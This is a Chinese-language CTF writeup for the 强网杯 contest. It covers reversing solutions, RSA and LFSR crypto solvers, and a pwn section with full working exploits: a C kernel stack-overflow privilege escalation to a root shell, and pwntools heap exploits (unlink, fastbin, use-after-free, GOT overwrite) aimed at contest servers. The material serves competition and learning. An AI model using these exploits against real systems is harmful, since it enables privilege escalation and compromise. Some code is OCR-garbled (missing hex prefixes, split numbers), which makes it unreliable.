Eur4kA X Eur6kA

强网杯 CTF Writeup

Reverse

x_fw_re

这题出的挺有意思的。只给了一个online 的jtagdebugger。通过debugger自带的mem_r功能，可以dump下0xffff0000开始的binary文件。
dump下来之后分析发现binary分为三部分，第一部分为代码，第二部分为垃圾数据，第三部分又是代码。每次程序重启垃圾数据的长度不定，所以第三部分的代码的offset也不定，需要自己手动算。
逆向之后可以发现，程序默认的执行流程是走不到flag验证逻辑的，但是可以通过把某个标志为改为3来进入程序的第二套主逻辑，进入之后输入hardcoded用户名密码认证。然后再输入0xf1492333即可进入flag验证逻辑。
flag的验证逻辑大概是分三次动态解密一些代码到0x1dead00，每次解密出来的内容都会判断一段长度的flag。可以下断点直接dump 0x1dead00的内容就可以依次获得三段解密后的code。依次逆向每段code，会发现第一段解密的code提供了flag[0:7]，逻辑就是简单的判断。第二段code提供了flag[9:21]，逻辑大概是先用tea加密，然后再做一个等式比较，可以通过解方程然后再用tea加密还原。由于tea的加密的key也是flag的一部分，所以可以爆破key的可见字符来得到第二个flag。第三个flag也是比较简单的比较。最后三个flag拼在一起即可。
用来dump解密后的程序的脚本：

```
from pwn import *
context(arch="amd64", os="linux", log_level="debug")
context.terminal = ["tmux", "splitw", "-h"]
def ia():
    context.log_level="ERROR"
    io.interactive()

def sl(data):
    io.sendline(str(data))

def se(data):
    io.send(str(data))

def ru(delim,timeout=1):
    data=io.recvuntil(delim,timeout)
    return data

def rl(len):
    data=io.recv(len)
    return data
def cmd(c):
    sl(c)
    ru(">>")
def bp(addr):
    sl("b "+hex(addr))
    ru(">>")
def sendata(data,rp):
    for c in data:
        ru(hex(rp))
        sl("g")
        sl(c)
        ru(">>>>")
    ru(hex(rp))
    sl("g")
    se("\n")
    ru(">>")
def senddword(dword,rp):
    data=p32(dword)
    ru(hex(rp))
    sl("g")
    sl(data)
    ru(">>")

io=remote("117.50.14.29",8090)

ru("\n")
ans=eval(ru("=")[:-1])
print ans
sl(ans)

ru("0xffff0000")
ru(">>")
cmd("mem_w 2FFE0004 3")
bp(0xFFFF05F8)
cmd("g")
ru("0xffff05f8")
sl("s")
ru("PC = ")
base=int(ru("\n"),16)
ru(">>")
print hex(base)
off=base-0xffff0d9a
bp(0xFFFF1420+off)
bp(0xFFFF1AF9 +off)
```

```
cmd("g")
ru(hex(0xffff1420+off))
rp=0xFFFF1EC1+off
bp(rp)
cmd("g")
ru("User:")
cnt="root_is_god_yeah"
sendata(cnt,rp)

cmd("g")
ru("Pass:")
cnt="_*1##1*_12345678"
sendata(cnt,rp)

senddword(0xf1a92333,rp)
senddword(0xf1a92333,rp)
senddword(0xf1a92333,rp)
ru("Input:")
cnt="flag{xx"+"_"+"th15_t34"+"_1s_2_b0r1ng}"
sendata(cnt,rp)
ia()

ru(hex(0xFFFF1AAF+off))
bp(0x1dead0fc)
cmd("g")
ia()
```

用来解密第二部分flag的脚本

```
import sys
from ctypes import *

def encipher(v, k):
    y = c_uint32(v[0])
    z = c_uint32(v[1])
    sum = c_uint32(0)
    delta = xBADF00D
    n = 32
    w = [0,0]

    while(n>0):
        sum.value += delta
        y.value += ( z.value << 4 ) + k[0] ^ z.value + sum.value ^ ( z.value >> 5 ) + k[1]
        z.value += ( y.value << 4 ) + k[2] ^ y.value + sum.value ^ ( y.value >> 5 ) + k[3]
        n -= 1

    w[0] = y.value
    w[1] = z.value
    return w

def decipher(v, k):
    y = c_uint32(v[0])
    z = c_uint32(v[1])
    sum = c_uint32(xBADF00D<<5)
    delta = xBADF00D
    n = 32
    w = [0,0]

    while(n>0):
        z.value -= ( y.value << 4 ) + k[2] ^ y.value + sum.value ^ ( y.value >> 5 ) + k[3]
        y.value -= ( z.value << 4 ) + k[0] ^ z.value + sum.value ^ ( z.value >> 5 ) + k[1]
        sum.value -= delta
        n -= 1

    w[0] = y.value
    w[1] = z.value
    return w

if __name__ == "__main__":

    for key1 in range(65535):
        key = [key1,0,0,0]
        v=[x4bf1e5ff,x33e0b9ef]
        bad=0
        res=decipher(v,key)
        dec=chr(res[0]&xff) +
chr((res[0]>>8)&xff)+chr((res[0]>>16)&xff)+chr((res[0]>>24)&xff)
        dec+=chr(res[1]&xff) +
chr((res[1]>>8)&xff)+chr((res[1]>>16)&xff)+chr((res[1]>>24)&xff)
        dec+=chr(key1&xff)
        dec+=chr((key1>>8)&xff)
        for i in range(len(dec)):
            if(ord(dec[i])<x20 or ord(dec[i])>=x7f):
                bad=1
                break
        if bad==0:
            print dec
```

picturelock

逆向so，会发现是利用AES加密算法，和简单的xor混合定制了一个加密协议，写出对应的解密算法即可。

```
from picturelock_key import *
from sbaes import *

def to2dim(arr):
  res=[]
 #print len(arr)
  for i in range(0,len(arr),4):
    res.append(list(reversed(arr[i:i+4])))
  return res

def toarr(data):
  res=[]
  for i in data:
    res.append(ord(i))
  return res

def tostr(data):
  res=""
  for i in data:
    res+=chr(i)
  return res
fd=open("./flag.jpg.lock","r")
flag_enc=fd.read()
fd.close()
flag_dec=""
i=0
lasti=0
k=0

try:
  while i<len(flag_enc):
    cur_len=key[k&0x1f]
    cur_data=flag_enc[i:i+cur_len]
    i+=cur_len
    k+=1
    if not (cur_len&1):
      key_schedule=to2dim(key_schedule_2)
    else:
      key_schedule=to2dim(key_schedule_1)

    if i/100000!=lasti:
      print "i = ",i,"total = ",len(flag_enc)
      lasti=i/100

  flag_dec+=tostr(decrypt(toarr(cur_data[:0x10]),key_schedule))
    for j in range(0x10,cur_len):
      flag_dec+=chr(ord(cur_data[j])^key[(j)%0x20])
except:
  pass
fd=open("./flag.jpg","w")
fd.write(flag_dec)
fd.close()
```

simplecheck

水题。爆破一下题目的条件就可以。

```
a=[0, 146527998, 205327308, 94243885, 138810487, 408218567, 77866117, 71548549,
563255818, 559010506, 449018203, 576200653, 307283021, 467607947, 314806739,
341420795, 341420795, 469998524, 417733494, 342206934, 392460324, 382290309,
185532945, 364788505, 210058699, 198137551, 360748557, 440064477, 319861317,
676258995, 389214123, 829768461, 534844356, 427514172, 864054312]
b=[13710, 46393, 49151, 36900, 59564, 35883, 3517, 52957, 1509, 61207, 63274,
27694, 20932, 37997, 22069, 8438, 33995, 53298, 16908, 30902, 64602, 64028, 29629,
26537, 12026, 31610, 48639, 19968, 45654, 51972, 64956, 45293, 64752, 37108]
c=[38129, 57355, 22538, 47767, 8940, 4975, 27050, 56102, 21796, 41174, 63445, 53454,
28762, 59215, 16407, 64340, 37644, 59896, 41276, 25896, 27501, 38944, 37039, 38213,
61842, 43497, 9221, 9879, 14436, 60468, 19926, 47198, 8406, 64666]
d=[0, -341994984, -370404060, -257581614, -494024809, -135267265, 54930974,
-155841406, 540422378, -107286502, -128056922, 265261633, 275964257, 119059597,
202392013, 283676377, 126284124, -68971076, 261217574, 197555158, -12893337,
-10293675, 93868075, 121661845, 167461231, 123220255, 221507, 258914772,
180963987, 107841171, 41609001, 276531381, 169983906, 276158562]
cur = 0
```

```
flag=""
cur=0
i=0
while i<34:
    nxt=0
    for nxt in range(255):
        if(a[i] == b[i] * cur * cur + c[i] * cur + d[i] and a[i + 1] == b[i] * nxt * nxt + c[i] * nxt + d[i]):
            i+=1
            break
    cur=nxt
    flag+=chr(cur)

print flag
```

hide


自己静态编译一个差不多功能的程序，然后利用这个程序还原符号，符号还原完之后，大多数函数都可以排除了，剩下的一个一个点开看很快就能找到真正的flag验证逻辑。
flag大概是通过xtea和simplexor混合多轮加密。写出对应的解密函数即可
这题我不知道正常的控制流可否到达真正的flag逻辑，如果不能的话我只能说这题有点坑。我本来代码

```
from xtea import *
key="s1IpP3rEv3Ryd4Y3"

flag_enc=[0x52, 0xB8, 0x13, 0x7F, 0x35, 0x8C, 0xF2, 0x1B, 0xF4, 0x63, 0x86, 0xD2,
0x73, 0x4F, 0x1E, 0x31]
def simple_xor(data):
    res=""
    for i in range(len(data)):
        res+=chr(ord(data[i])^i)
    return res
flag=""
for c in flag_enc:
    flag+=chr(c)
flag=simple_xor(flag)
flag=xtea_decrypt_all(flag, key,"<")
flag=simple_xor(flag)
flag=xtea_decrypt_all(flag, key,"<")
flag=simple_xor(flag)
```

```
flag=xtea_decrypt_all(flag, key,"<")
print flag
```

babyre

这个题，一堆反调试的东西，但其实并没有什么用..在静态分析的过程中，



```
v17 = 32164;
do
{
  v13 += (v15 + key_14002CDA8[v16 & 3]) ^ (v14 + (16 * v14 ^ (v14 >> 5)));
  v15 -= 1640531527;
  v16 = v15;
  v14 += (v15 + key_14002CDA8[(v15 >> 11) & 3]) ^ (v13 + (16 * v13 ^ (v13 >> 5)));
  --v17;
}
while ( v17 );
```

找到了一个xtea的加密函数，密钥猜测 给的hint就是密文，然后我们只需要解密即可..

中间会有一个小插曲，会发现，base64解密后的密文，最后四位其实就是明文flag...

最后的flag为 qwbctf{this_is_not_that_hard_right?}

PWN

core

比较常规的内核pwn，就是个栈溢出，没有开
什么保护，dump到canary然后写就行了，其他工作都可以在用户空间完成。

```
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/mman.h>
```

```
#define IOCTL_READ 0x6677889b
#define IOCTL_SET_OFF 0x6677889c
#define IOCTL_COPY 0x6677889a

#define ERR(_MSG) \
        perror(_MSG); \
        exit(EXIT_FAILURE);

#define KERNEL_BASE 0x0

unsigned long long user_cs, user_ss, user_rflags, user_stack;
typedef int __attribute__((regparm(3))) (*_commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long
cred);

_commit_creds commit_creds = (_commit_creds)0x1;
_prepare_kernel_cred prepare_kernel_cred = (_prepare_kernel_cred)0x2;

#define ROP_WRITE(_BUF, _NUM, _CNT) \
        for (int i = 0;i < 8; i++) { \
        _BUF[_CNT + i] = ((_NUM) >> (i * 8) & 0xff); \
        } \
        _CNT += 8;

void get_shell(void) {
        char *shell = "/bin/sh";
        char *args[] = {shell, NULL};
        execve(shell, args, NULL);
}

void get_root(void) {
        commit_creds(prepare_kernel_cred(0));
        asm(
        "pushq %4\n"
        "pushq %3\n"
        "pushq %2\n"
        "pushq %1\n"
        "pushq %0\n"
        "swapgs\n"
        "iretq\n"
        :
        : "r"(get_shell), "m"(user_cs), "m"(user_rflags), "r"((unsigned long)(user_stack +
0x10000)), "m"(user_ss)
        :
```

```
	);
}


static void save_state(void) {
	asm(
	"movq %%cs, %0\n"
	"movq %%ss, %1\n"
	"pushfq\n"
	"popq %2\n"
	: "=r"(user_cs), "=r"(user_ss), "=r"(user_rflags)
	:
	: "memory");
	printf("%llx %llx %llx\n", user_cs, user_ss, user_rflags);
}


void dump_hex(char *buf, size_t size) {
	for (size_t i = 0; i < size; i++) {
	if (!(i % 8)) {
	printf("\n%ld - %ld:", i, i + 8);
	}
	printf("%x ", buf[i] & 0xff);
	}
}

int main() {
	printf("prepare_kernel_cred:\n");
	scanf("%llx", (unsigned long long*)&prepare_kernel_cred);
	printf("commit creds:\n");
	scanf("%llx", (unsigned long long*)&commit_creds);
	int fd = open("/proc/core", O_RDWR);

	int ret = ioctl(fd, IOCTL_SET_OFF, 64);
	if (ret < 0) {
	ERR("ioctl set offset");
	}

	char *buf = (char*) malloc(0x1000);
	memset(buf, 0, 0x1000);

	ret = ioctl(fd, IOCTL_READ, (unsigned long)buf);
	if (ret < 0) {
	ERR("ioctl read");
	}
```

```
        dump_hex(buf, 64);

        // first 0x10 bytes to be canary
        char *canary = (char*) malloc(0x10);
        memcpy(canary, buf, 0x10);

        user_stack = (unsigned long)mmap(NULL, 0x30000, 7, MAP_PRIVATE |
MAP_ANONYMOUS, -1, 0);
        if ((void*)user_stack == MAP_FAILED) {
        ERR("mmap");
        }

        save_state();

        // write ROP
        int cnt = 64;
        ROP_WRITE(buf, *(unsigned long*)canary, cnt);
        ROP_WRITE(buf, 0xdeadbeefLL, cnt);
        ROP_WRITE(buf, (unsigned long)get_root, cnt);

        printf("coping buf\n");
        dump_hex(buf, 0x20);

        unsigned int len = 0x20 + 64;
        unsigned long fake_len = 0xffffffff00000000 | len;
        ret = write(fd, buf, len);
        if (ret <= 0) {
        ERR("write");
        }

        ret = ioctl(fd, IOCTL_COPY, fake_len);
        if (ret < 0) {
        ERR("ioctl copy");
        }
```

Gamebox

1. show那里可以使用格式化串来leak、
2. 在change内部有off-by-null，可以用类似double free的方法修改bss上的指针，进而有任意地址读写的能力
3. 通过修改freehook getshell

Silent 1& 2

1.利用fastbin attack来修改prev_inused位
2.触发unlink
3.任意地址读写，修改got

```
from pwn import *

local=0
atta=0
uselibc=0  #0 for no,1 for i386,2 for x64
haslibc=0
pc='./silent2'
remote_addr="39.107.32.132"
remote_port=10001

if uselibc==2:
    context.arch='amd64'
else:
    context.arch='i386'

if uselibc==2 and haslibc==0:
    libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
    if uselibc==1 and haslibc==0:
        libc=ELF('/lib/i386-linux-gnu/libc-2.23.so')
    else:
        if haslibc!=0:
            libc=ELF('./libc.so.6')

if local==1:
    if haslibc:
        p = process(pc, env={'LD_PRELOAD': './libc.so.6'})
    else:
        p=process(pc)
else:
    p=remote(remote_addr,remote_port)
    if haslibc!=0:
        libc=ELF('./libc.so.6')

context.log_level=True
if local:
    if atta:
        gdb.attach(p,'c')
        #gdb.attach(p,open('debug'))

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)

def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def rv(a):
    return p.recv(a)

def raddr(a,l=None):
    if l==None:
        return u64(rv(a).ljust(8,'\x00'))
    else:
        return u64(rl().strip('\n').ljust(8,'\x00'))

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def sa(a,b):
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def alloc(size,content):
    p.sendline(str(1))
    sleep(0.2)
    p.sendline(str(size))
    sleep(0.2)
    p.send(content)

def free(index):
    p.sendline(str(2))
    sleep(0.2)
    p.sendline(str(index))

def modify(index,content):
    p.sendline(str(3))
    sleep(0.2)
    p.sendline(str(index))
    sleep(0.2)
    p.send(content)
    sleep(0.2)
    p.send('hehe')
    sleep(0.2)

def hack():
    p.recvuntil('\n\n')
    p.recvline()
    alloc(0x10,'AAA')
    alloc(0x10,'AAA')
    alloc(0x10,'AAA')
    bss=0x06020d8

alloc(0xa8,p64(0)+p64(0xa1)+p64(bss-0x18)+p64(bss-0x10)+'\x00'*0x78+p64(0x21)[0:7])
    alloc(0x80,'AAA')
    alloc(0x10,'AAA')
    alloc(0x10,'AAA')
    free(5)
    free(6)
    modify(6,'\x00')
    alloc(0x10,'/bin/sh')
    alloc(0x10,p64(0xa0)+p8(0x90))
    free(4)
    strlen_got=0x602020
    modify(3,p64(strlen_got)[0:4])
    modify(0,p64(0x400730)[0:6])
    p.sendline(str(3))
    sleep(0.2)
    p.sendline(str(7))
    p.interactive()

hack()
```

Raisingpig

UAF,直接leak和利用fastbin attack

```
from pwn import *

local=0
atta=0
uselibc=2  #0 for no,1 for i386,2 for x64
haslibc=1
pc='./raisepig'
remote_addr="39.107.32.132"
remote_port=9999

if uselibc==2:
    context.arch='amd64'
else:
    context.arch='i386'

if uselibc==2 and haslibc==0:
    libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
    if uselibc==1 and haslibc==0:
        libc=ELF('/lib/i386-linux-gnu/libc-2.23.so')
    else:
        if haslibc!=0:
            libc=ELF('./libc.so.6')

if local==1:
    if haslibc:
        p = process(pc, env={'LD_PRELOAD': './libc.so.6'})
    else:
        p=process(pc)
else:
    p=remote(remote_addr,remote_port)
    if haslibc!=0:
        libc=ELF('./libc.so.6')

if local:
    context.log_level=True
    if atta:
        gdb.attach(p,'c')
        #gdb.attach(p,open('debug'))

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)
```

```
def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def rv(a):
    return p.recv(a)

def raddr(a,l=None):
    if l==None:
        return u64(rv(a).ljust(8,'\x00'))
    else:
        return u64(rl().strip('\n').ljust(8,'\x00'))

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def sa(a,b):
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def choice(index):
    sla(' : ',str(index))

def rai(length,name,typ):
    choice(1)
    sla(' :',str(length))
    sa(' :',name)
    sla(' :',typ)

def show():
    choice(2)

def eat(index):
    choice(3)
    sla(':',str(index))

def hack():
    rai(0x130,'AAA','AAA')
    rai(0x68,'KKK','AAA')
    eat(0)
    rai(0x100,'B'*8,'AAA')
    show()
    ru('B'*8)
    libc_address=raddr(6)
    lg("Libc ",libc_address)
    libc.address=libc_address-0x3c4b78
    rai(0x68,'KKK','AAA')
    eat(1)
    eat(3)
    eat(1)
    rai(0x68,p64(libc.symbols['__memalign_hook']-0x13),'AAA')
    rai(0x68,'KKK','AAA')
    rai(0x68,'KKK','AAA')
    onegadget=libc.address+0xf0274
    onegadget=libc.address+0xf1117
    onegadget=libc.address+0x4526a
    lg("one gadget",onegadget)
    rai(0x68,'K'*0x13+p64(onegadget),'AAA')
    eat(7)
    p.interactive()

hack()
```

OPM

巧妙的leak出heap，然后利用partial overwrite leak ELF， 再leak libc，再改got

```
from pwn import *
from ctypes import *
local=1
atta=1
uselibc=2  #0 for no,1 for i386,2 for x64
haslibc=0
pc='./opm'
remote_addr="39.107.33.43"
remote_port=13572

if uselibc==2:
    context.arch='amd64'
```

```
else:
    context.arch='i386'

if uselibc==2 and haslibc==0:
    libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
    if uselibc==1 and haslibc==0:
        libc=ELF('/lib/i386-linux-gnu/libc-2.23.so')
    else:
        if haslibc!=0:
            libc=ELF('./libc.so.6')

if local==1:
    if haslibc:
        p = process(pc, env={'LD_PRELOAD': './libc.so.6'})
    else:
        p=process(pc)
else:
    p=remote(remote_addr,remote_port)
    if haslibc!=0:
        libc=ELF('./libc.so.6')

context.log_level=True
if local:
    if atta:
        gdb.attach(p,'c')
        #gdb.attach(p,open('debug'))

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)

def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def rv(a):
    return p.recv(a)

def raddr(a,l=None):
    if l==None:
        return u64(rv(a).ljust(8,'\x00'))
    else:
        return u64(rl().strip('\n').ljust(8,'\x00'))

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def sa(a,b):
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def add(name,punch):
    sla('(E)xit\n','A')
    p.recvline();
    p.sendline(name)
    p.recvline()
    p.sendline(punch)

def hack():
    add("A"*0x70,'0')
    add("B"*0x80+'\x10','1')
    raw_input()
    add("C"*0x80,'2'+'C'*0x7f+'\x10')
    raw_input()
    p.recvuntil("B" * 8)
    heapbase = raddr(6)-0x1c0
    lg("heap address",heapbase)
    add('1'*(128)+p64(heapbase),'0')
    add('1'*128+p64(heapbase-0x10-2),str(c_int(((heapbase+0x20)&0xFFFF)<<16).value))
    add('1'*(1),'0'*128+p64(heapbase))
    ru('<')
    codebase=raddr(6)-0xb30
    strlen_got=codebase+0x202040
    lg('codebase',codebase)
    add('1'*128+p64(heapbase+0x8),str(c_int(strlen_got&0xFFFFFFFF).value)+'\x00')
    add('1'*(1),'0'*128+p64(heapbase+0x18))
    ru('<')
    strlen_addr=raddr(6)
    lg('strlen_addr',strlen_addr)
    libc.address=strlen_addr-libc.symbols['strlen']
    system_addr=libc.symbols['system']

payload=str(c_int(system_addr&0xFFFFFFFF).value).ljust(128,'\x00')+p64(strlen_got-0x1
8)
    add('1'*(1),payload)
    sla('(E)xit\n','A')
    p.recvline();
    p.sendline('/bin/sh')
    sleep(0.1)
    p.sendline("echo hello")
    p.recvline()
    p.interactilve()

hack()
```

MISC

签到

点开复制粘贴

调查问卷

填写调查问卷

welcome

直接利用stegsolve处理偏移，offset差不多，。出现flag

ai-nimals

只有原图过 check，其它图全是diff多了一位 。本地传原图返回 Let's go ，线上传原图返回 no ，应该是线上做了判断。
写给while 循环不断提交原图数据。。。

```
from pwn import *
import base64

# context.log_level = 'debug'
```

```
ori_image = open('./basque-shepherd-dog.jpg', 'rb').read()


while True:
    io = remote("117.50.13.213",12345)
    ori_image = open('./basque-shepherd-dog.jpg', 'rb').read()
    send_image = base64.b64encode(ori_image)

    io.readuntil("plz input your base64 encode pic:")
    io.send(send_image)
    if io.readline() == 'lets go\n':
        io.read()
        io.interactive()
    else:
        io.close()
```

CRYPTO

streamgame1

z3下可解。

```
from z3 import *

b = b'U8\xf7B\xc1\r\xb2\xc7\xed\xe0$:'
print(b.hex())

mask = 0b1010011000100011100
R = BitVec('R', 19)

def lfsr(R):
  output = (R << 1) & 0xffffff
  i = (R & mask) & 0xffffff
  lastbit = 0
  for index in range(19):
    lastbit ^= (i & 1)
    i = i >> 1
  output ^= lastbit
  return (output, lastbit)

solver = Solver()

f = 0
for i in range(12):
  tmp = 0
  for j in range(8):
    (R, out) = lfsr(R)
    tmp = (tmp << 1) ^ out
  f = (f << 8) ^ tmp
solver.add(int(b.hex(), 16) == f)
solver.check()
print(solver.model())
```

streamgame4

根据key可以倒推flag，每次1bit。

```
s = int(bin(int(open("key", "r").read().encode('hex'), 16))[2:23], 2)

mask=0b110110011011001101110
def nlfsr(R,mask):
    i=(R&mask)&0xffffff
    lastbit=0
    changesign=True
    while i!=0:
        if changesign:
            lastbit &= (i & 1)
            changesign=False
        else:
            lastbit^=(i&1)
        i=i>>1
    return lastbit

ans = ''
for i in range(21):
    f = s & 1
    s = s >> 1
    if nlfsr(s, mask) == f:
        ans = '0' + ans
        continue
    if nlfsr(s + (1 << 20), mask) == f:
        ans = '1' + ans
        s += (1 << 20)

print 'flag{' + ans + '}'

# flag{100100111010101101011}
```

nextrsa

1 token + 1 sha256 + 9 rsa

r0：队伍token

r1：哈希sha256碰撞，爆破即可

r2：rsa通过查数据库直接分解n

r3：rsa低解密指数攻击，Wiener Attack，脚本中有用到
https://github.com/pablocelayes/rsa-wiener-attack的代码
r4：rsa已知部分明文攻击，利用coppersmith方法

r5：rsa用yafu分解p * q * next(p) * next(q)（可能非预期，原本是用构造一元二次方程，但解

不出来

r6：rsa用yafu直接分解n

r7：rsa低加密指数攻击，不断+n尝试开立方

r8：rsa其中n1，n2不互质，求公约数

r9：rsa共模攻击

r10：rsa低加密指数广播攻击

```
from pwn import *
import hashlib
import gmpy
context(log_level = 'debug')

p = remote('39.107.33.90', 9999)

def gcd(n, m):
  while n != 0:
    n, m = n % m, n
  return n

def mul(xx,yy,zz):
  ret = 1
  while yy>0:
    if yy & 1:
      ret=(ret*xx)%zz
    xx=(xx*xx)%zz
    yy >>= 1
  return ret

def extended_gcd(a, b):
  x,y = 0, 1
  lastx, lasty = 1, 0
  while b:
    a, (q, b) = b, divmod(a,b)
    x, lastx = lastx-q*x, x
    y, lasty = lasty-q*y, y
  return (a, lastx, lasty)

def modinv(a, m):
  g, x, y = extended_gcd(a, m)
  if g != 1:
    raise Exception('modular inverse does not exist')
  else:
    return x % m

def chinese_remainder_theorem(items):
  N = 1
  for a, n in items:
    N *= n
  result = 0
  for a, n in items:
    m = N/n
    d, r, s = extended_gcd(n, m)
    if d != 1:
      raise "Input not pairwise co-prime"
    result += a*s*m
  return result % N, N

# r0
p.recvuntil('teamtoken:')
p.sendline('icqf50e7463923e9c574783728916e3c')

# r1
p.recvuntil('==\'')
pattern = p.recv(8)

log.success(pattern)
flag = False
for i in range(0x100):
  for j in range(0x100):
    for k in range(0x20):
      x = chr(i)+chr(j)+chr(k)
      if hashlib.sha256(x).hexdigest()[0:8] == pattern:
        p.sendline(x.encode('hex'))
        flag = True
        break
    if flag:
      break
  if flag:
    break

# r2

pp = 28954046137683753174746828626601926165 9
qq = 30677465345415314053231981576809034510 9
n = pp * qq
e = 0x10001
d = modinv(e, (pp-1)*(qq-1))
p.recvuntil('# c=0x')
c = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c))
p.recvuntil('@ m=')
log.success(hex(mul(c,d,n)).replace("L",""))
p.sendline(hex(mul(c,d,n)).replace("L",""))

# r3
p.recvuntil('# n=0x')
```

```
n = int(p.recvuntil('\n')[:-1], 16)
p.recvuntil('# e=0x')
e = int(p.recvuntil('\n')[:-1], 16)
p.recvuntil('# c=0x')
c = int(p.recvuntil('\n')[:-1], 16)

from RSAwienerHacker import *
d = hack_RSA(e, n)

log.success(hex(n))
log.success(hex(e))
log.success(hex(c))
log.success(hex(d))
log.success(hex(mul(c,d,n)).replace("L",""))
p.recvuntil('@ m=')
p.sendline(hex(mul(c,d,n)).replace("L",""))

# r4
p.recvuntil('# n=0x')
n = int(p.recvuntil('\n')[:-1], 16)
p.recvuntil('# e=0x')
e = int(p.recvuntil('\n')[:-1], 16)
p.recvuntil('# c=0x')
c = int(p.recvuntil('\n')[:-1], 16)
p.recvuntil('# b=0x')
b = int(p.recvuntil('\n')[:-1], 16)
log.success('0x33686739766d336b')
p.sendline('0x33686739766d336b')

# r5
pp =
114791494681514143990268371423282183138226784645868909558224024738011633
713833580549522009721245299751435183564384247261418984397745114977301564
583085777881485180217075670585703780063072373569054286277474670485124459
902688373648390826470893613150198411843162021692225644621249349903453125
961550887837378298881

qq =
132940802289018336261987415312533953042764596984032548157327529495089307
889127354914528507277209940457450746338751400025568015673025956762534143
027257695791611900765053802453566263676389771478041671317414828940200119
172760057249923066534954345956113954028278683477795444749575874548525999
126508093286460575953

n = pp * qq
```

```
e = 0x10001
d = modinv(e, (pp-1)*(qq-1))
p.recvuntil('# c=0x')
c = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c))
p.recvuntil('@ m=')
log.success(hex(mul(c,d,n)).replace("L",""))
p.sendline(hex(mul(c,d,n)).replace("L",""))

# r6
n =
0x3388475e15226ff641399bbdcb2d6bfe59cf9c8427e7fe5eadbb44134f2f8d4be19fd982d6
585a9133e2a457bac796bb07706243be161537603dcc5bd273bdcae5aeeb348614ac8470
ef8999b667eb9ae553c7d51a8318ab06a82ad6c149a318ae8f83eee847c907a57adce4f6b
9d585b92c40cbe7e7206134ff6ed6ac5421b2e62eab99
pp = 1290954953
qq = n / pp
d = modinv(e, (pp-1)*(qq-1))
p.recvuntil('# c=0x')
c = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c))
p.recvuntil('@ m=')
log.success(hex(mul(c,d,n)).replace("L",""))
p.sendline(hex(mul(c,d,n)).replace("L",""))

# r7

p.recvuntil('@ m=')
log.success(hex(1040065794283452835234332386718771782674284350646994660717
5015406294083518354760842097653883777949211025043156778803638161815356365
3095305326927756386752215730090496214614571725271888752014603007820423246
0775).replace("L",""))
p.sendline(hex(1040065794283452835234332386718771782674284350646994660717
5015406294083518354760842097653883777949211025043156778803638161815356365
3095305326927756386752215730090496214614571725271888752014603007820423246
0775).replace("L",""))

# r8
pp =
1725568696754776279984980552098360717842471500051715632277468961561228721
8836640920778586169162982262423929043496240107937579592654719003352890147
2629460098214484911362406299395686098456884802352767604762878851834535300
8698321850760700018842946196077507302232411596442703403121929599604384650
3692415046962627 3
n1 =
0xb4e9991d2fac12b098b01118d960eb5470261368e7b1ff2da2c66b4302835aa845dd50a
4f749fea749c6d439156df6faf8d14ce2a57da3bac542f1843bfc80dfd632e7a2ef96496a660
d8c5994aea9e1b665097503558bc2756ab06d362abe3777d8c1f388c8cd1d193955b70053
382d330125bdc2cdc836453f1a26cec1021cbb787977336b2300f38c6ba881a93d2a2735f8
f0d32ea2d0e9527eb15294dd0867c8030d1f646bd121c01706c247cd1bf4aa209d383ffb74
8b73ec1688dc71812675834b4b12d27a63b5b8fcc47394d16897ff96af49f39d8d5b247553f
bf8fac7be08aab43d9ce5659cd5cfaf7d73edbcfe854d997ae4b28d879adf86641707
n2 =
0xc31344c753e25135d5eed8febaa57dd7020b503a5569bdd4ae6747b5c36436dc1c4d7ea
d77bfc1034748bcc630636bae1c8f4ca5dee8246b3d6f3e8b14e16487733b14ec8e587e07a
7a6de45859d32d241eaf7746c45ff404f1a767ab77e8493ae8141fee0bcf4e9b7c455415b69
45fa60de928b01dfa90bbf0d09194f93db7a1663121d281c908f0e38237f63c2b856f99c602
9d993f9afb5fbbb762044d97943ff34023486c4cf1db9ffdc439d9f5ff331b606374c7133d61e
4614fac3ea7faaf54563338b736282658e7925b224577091831351a28679a8d6f8e7ba1668
5b2769bb49b79f8054b29c809d68aca0f2c5e3f1fd0e3ef6c21f756e3c44a40439

p.recvuntil('# c1=0x')
c1 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c1))

p.recvuntil('# c2=0x')
c2 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c2))

qq = n1 / pp
e = 0x10001
d = modinv(e, (pp-1)*(qq-1))

p.recvuntil('@ m1=')
log.success(hex(mul(c1,d,n1)).replace("L",""))
p.sendline(hex(mul(c1,d,n1)).replace("L",""))

qq = n2 / pp
